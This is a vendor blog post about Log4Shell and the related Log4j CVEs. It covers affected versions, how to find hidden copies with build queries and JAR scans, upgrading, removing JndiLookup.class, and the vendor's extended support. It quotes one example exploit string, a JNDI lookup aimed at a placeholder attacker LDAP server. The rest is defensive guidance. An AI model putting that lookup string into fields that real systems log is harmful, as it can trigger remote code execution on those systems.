Tech Support
 Documentation
 Login
 Contact Us


Go straight to an AI summary of this blog post instead 


Key Takeaways
- The Log4j vulnerability fix that holds up in 2026 is a currently maintained log4j-core release, well past 2.17.1.
- Stopping at 2.15.0 or 2.16.0 in 2021 still leaves you open to CVEs disclosed days later.
- Tracking down every Log4j copy in shaded JARs, base images, and vendor appliances is the hard part.
If a scanner just flagged log4j-core, the Log4j vulnerability fix itself is short. Upgrade log4j-core and log4j-api together to a currently maintained Log4j release on Java 8 or newer. Can’t rebuild right now? Deleting the JndiLookup class from the JAR will hold off Log4Shell, but that only buys time.
Everything past this paragraph covers what that short version skips. You’ll see where unlisted copies tend to turn up: shaded JARs, vendor appliances, and containers nobody inventoried. You’ll also see why patching to 2.15.0 or 2.16.0 back in 2021 doesn’t mean you’re covered today, and what to do with the Log4j instance you aren’t allowed to touch until the next maintenance window.
What Is the Log4j Vulnerability Known as Log4Shell?
Log4Shell, tracked as CVE-2021-44228, is a remote code execution flaw in Apache Log4j 2. It affects versions 2.0-beta9 through 2.3, 2.4 through 2.12.1, and 2.13.0 through 2.14.1, and it carries a CVSS score of 10.0. You can’t score higher than that.

The root cause was Log4j’s message-lookup feature, which treated certain substrings inside a logged value as instructions instead of plain text. Drop a string like ${jndi:ldap://attacker-server/a} into any logged field, and a vulnerable Log4j would fire off a JNDI lookup to a server the attacker controls. In plenty of real environments, that lookup ended with the attacker’s code running inside the application. No credentials needed. Nobody had to click anything, and the payload could ride in on something as ordinary as a User-Agent header.
Why the Log4j Vulnerability Fix Still Matters in 2026
Log4Shell went public nearly five years ago, and CISA added it to its Known Exploited Vulnerabilities (KEV) catalog that same week. It still hasn’t gone away. Sonatype’s research found that roughly 13% of Log4j downloads from Maven Central in 2025, about 40 million out of nearly 300 million, still pulled a version vulnerable to Log4Shell. Contrast Security found that 12% of Java applications were still running a vulnerable build three years after disclosure.
Some of that is teams that never patched at all. A lot of it also comes from the way dependency graphs drift after the fact. A new service spun up from an old project template inherits whatever version that template pinned. A dependency change somewhere else can shift transitive resolution and drag an older Log4j back in. And a system restored from a backup taken before December 2021 comes back exactly as vulnerable as the day it was imaged. Any of these can put a vulnerable version back into an environment that already passed a scan, without anyone deciding to undo the fix.
How Log4Shell Attacks Work
The chain is short, which is a big part of why it did so much damage. An attacker plants a JNDI lookup string in any field the application logs, whether that’s a request header, a username, or a search query. Log4j evaluates the string as an instruction rather than writing it out as text, and the JVM opens an outbound connection to the LDAP or RMI server named inside it. In an exploitable setup, that lookup can end with attacker-controlled code running under the same privileges as the logging application.
Exploiting CVE-2021-44228 doesn’t require authentication, and the application doesn’t have to do anything unusual with the input. The string just has to reach a log statement eventually.
Related Log4j Vulnerabilities Discovered
Log4Shell wasn’t one clean fix. Apache shipped four releases in under three weeks, and each one closed a gap the last one left open. If your team patched once in December 2021 and moved on, there’s a good chance your Log4j vulnerability fix stopped at 2.15.0 or 2.16.0, and both are still exposed to at least one CVE in this table.
| CVE | CVSS | Fixed in | NVD Published | What it actually covers |
| CVE-2021-44228 (Log4Shell) | 10.0 Critical | 2.15.0 (partial) | Dec 10, 2021 | Unauthenticated remote code execution through JNDI lookups in logged strings. Affects 2.0-beta9 to 2.3, 2.4 to 2.12.1, and 2.13.0 to 2.14.1. |
| CVE-2021-45046 | 9.0 Critical | 2.16.0 | Dec 14, 2021 | The 2.15.0 fix was incomplete in non-default configurations, still allowing data leaks and remote code execution. Apache revised the score up from an initial 3.7 once the real impact was understood. |
| CVE-2021-45105 | 5.9 Medium | 2.17.0 | Dec 18, 2021 | Uncontrolled recursion in self-referential lookups, crashing the process through denial of service rather than executing code. |
| CVE-2021-44832 | 6.6 Medium | 2.17.1 | Dec 28, 2021 | Remote code execution through the JDBC Appender, but only if an attacker can already modify your logging configuration. |
| CVE-2021-4104 | 7.5 High | No upstream fix | Dec 14, 2021 | Deserialization via JMSAppender, but only when JMSAppender is configured and an attacker can change the logging configuration. Log4j 1.x has been end of life since August 2015, so there’s no upstream patch and there never will be. |
On Java 8, 2.17.1 was the first release to close all four of the Log4j 2 issues above. Teams supporting Java 7 or Java 6 weren’t stuck either, because Apache backported the same fixes into 2.12.4 and 2.3.2, the last releases those branches ever got.
That doesn’t make 2.17.1 a good place to stop in 2026, though. Apache now lists the whole 2.17.x line as end-of-maintenance, and fixes for Log4j issues found since then land in the maintained 2.25.x and 2.26.x lines.
Log4j 1.x sits outside this whole progression. It doesn’t have the lookup feature behind Log4Shell, but it reached end of life in August 2015, years before any of this, so nothing upstream will ever fix CVE-2021-4104. Making sure JMSAppender isn’t configured closes that particular hole. For the longer term, the realistic options are migrating off 1.x or running a maintained build, such as TuxCare’s ELS for Log4j 1.2.x.
How to Detect the Log4j Vulnerability in Your Environment
Three checks catch three different things, and skipping any one of them leaves a blind spot the other two won’t fill.
Query Your Build Manifests First
mvn dependency:tree -Dincludes=org.apache.logging.log4j
./gradlew dependencies –configuration runtimeClasspath | grep log4j
This surfaces every Log4j dependency your build resolves, transitive ones included. It won’t find anything bundled inside a vendor JAR that was never declared as a dependency to begin with.
Search Deployed Artifacts for the Class Itself
Shaded JARs can relocate packages or strip the metadata scanners rely on, but the bytecode is still sitting in there. Search the archives directly, and point the search at the paths where your applications actually live. Crawling all of / on a busy production host is slow and hard on disk I/O.
find /opt /srv /var/lib ‘(‘ -name “*.jar” -o -name “*.war” -o -name “*.ear” ‘)’ -type f 2>/dev/null |
while read -r f; do
unzip -l “$f” 2>/dev/null | grep -qE ‘JndiLookup\.class|log4j-core’ && echo “$f”
done
Any hit your manifest search didn’t already surface is a copy nobody declared, like the ten-year-old WAR file, the vendor appliance, or the base image someone built in 2019. Keep in mind that a hit means Log4j 2 is present, not that it’s vulnerable. Patched releases still ship JndiLookup.class, so check the version before opening a ticket (the pom.properties file under META-INF/maven inside the JAR usually has it). Container image layers, appliances you can’t shell into, and archives nested several levels deep need a purpose-built scanner rather than a one-liner.
Check What Is Actually Running
A JAR sitting on disk that never gets loaded is a lower-priority finding than the same class loaded inside a live process. Look at the running JVMs and confirm which Log4j each process actually picked up at startup, since that can differ from what’s in source control or what got baked into an image months ago.
On a host, lsof -p <PID> | grep -i log4j lists the Log4j JARs a running JVM currently has open. That’s good evidence, but it isn’t a complete record of every class the process has loaded, and fat JARs only show up as the outer archive. Pair it with the artifact search above.
Note: Run all three checks, in that order, before you call the Log4j vulnerability fix done. A manifest scan on its own will happily report the application clean while a vendor-bundled copy sits three directories over.
The Log4j Vulnerability Fix Step by Step
Upgrade or Backport the Library

Upgrade log4j-core and log4j-api together to a currently maintained Log4j release that supports your Java runtime. On Java 8, 2.17.1 was the first release to close all four CVEs covered here, but that line is end-of-maintenance now, so think of it as the 2021 floor and aim higher. Pin or centrally manage the version (importing log4j-bom in Maven’s dependencyManagement works well) instead of leaving it to transitive resolution, which can quietly pull an older copy back in. Then rebuild every artifact that bundles the library, not only the one a scanner flagged.
Some copies just can’t be upgraded on your timeline. Log4j 1.x has no upstream fix at all, and some applications are tied to an older Log4j release that can’t take a version jump without serious rework.
That’s the gap TuxCare’s Endless Lifecycle Support for Log4j is built for, covered in more detail below. Vendor-bundled copies are a different problem. Appliances and proprietary builds usually can’t be modified without breaking a signed build or a support agreement, so that fix has to come from the vendor.
Mitigate What You Cannot Patch Yet
If a rebuild is blocked on an affected Log4j 2 build, the emergency mitigation Apache recommended during the Log4Shell response was to physically remove the vulnerable class:
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
This survives restarts and doesn’t depend on runtime configuration. It shuts the JNDI lookup path behind CVE-2021-44228 and CVE-2021-45046, but it does nothing for the denial of service in CVE-2021-45105 or the JDBC Appender issue in CVE-2021-44832. The formatMsgNoLookups flag that circulated as an early workaround only exists on 2.10 and later, and it doesn’t address CVE-2021-45046 at all. Either one buys time until the upgrade lands.
Verify the Fix on the Running System
Rerun the artifact search from the previous section, then confirm the loaded version inside each live JVM. A patched build sitting in your registry tells you nothing about the container that’s serving traffic right now from an image built two deploys ago. Write down what you verified at runtime, too. That record is what lets you close the finding for good instead of rediscovering it on the next scan.
When You Cannot Upgrade
Some Log4j deployments can’t move to a maintained release on any reasonable timeline. Think of an application frozen ahead of a compliance audit, or a system whose upgrade path runs through code nobody on the current team wrote. Staying put has a cost, though. Log4j 2.14.1 sits squarely in CVE-2021-44228’s affected range, and that’s a CVSS 10.0 flaw that needs no authentication and nothing more than a logged string.
TuxCare’s Endless Lifecycle Support for Log4j delivers security-patched, drop-in builds of Log4j versions upstream no longer maintains. That covers 1.2.14 through 1.2.17 plus older 2.x releases such as 2.5, 2.11.0, 2.17.1, and 2.17.2. Teams on a release that isn’t covered, like 2.14.1, can move to a compatible supported version. That’s still a version change with a rebuild and testing attached, but it can be a much smaller one than jumping straight to 2.25.x. Once there, the system keeps getting security fixes while the bigger migration gets planned on your schedule.
Keeping the Fix From Unwinding Itself
Passing a scan once doesn’t mean the fix holds. A few habits keep it that way without turning into a second full-time job.
Start by pinning log4j-core and log4j-api explicitly in every build file that touches them, rather than letting a parent POM or a transitive dependency decide. Then make the inventory a recurring job instead of a one-time audit. New services, restored backups, and old container images can all bring a vulnerable version back without anyone meaning to. Run the artifact search on a schedule and check the versions it finds, because JndiLookup.class on its own will flag patched copies too.
Restrict outbound network access from application servers wherever you can. Log4Shell’s classic exploit path depends on the host reaching an attacker’s LDAP or RMI server, so egress filtering breaks the most common attack chain. It won’t stop DNS-based data leaks or the CVEs that don’t rely on JNDI callbacks. It’s defense in depth – you still have to patch.
Last, flag EOL libraries and runtimes as their own inventory category, separate from “needs a version bump.” A supported component has an active upstream path to a fix. An EOL one only gets fixes if something like an extended lifecycle support agreement is backporting them.
Secure Log4j with TuxCare
Log4j won’t be the last library that turns out to be both everywhere and quietly dangerous, but it’s the one most Java teams have already lived through once. TuxCare’s Endless Lifecycle Support extends security patching to Log4j and other libraries and runtimes past their official end of life, so a version you can’t upgrade yet doesn’t have to be a version you’re running unpatched. If your inventory turns up Log4j copies that can’t move on schedule, that’s the problem it was built for.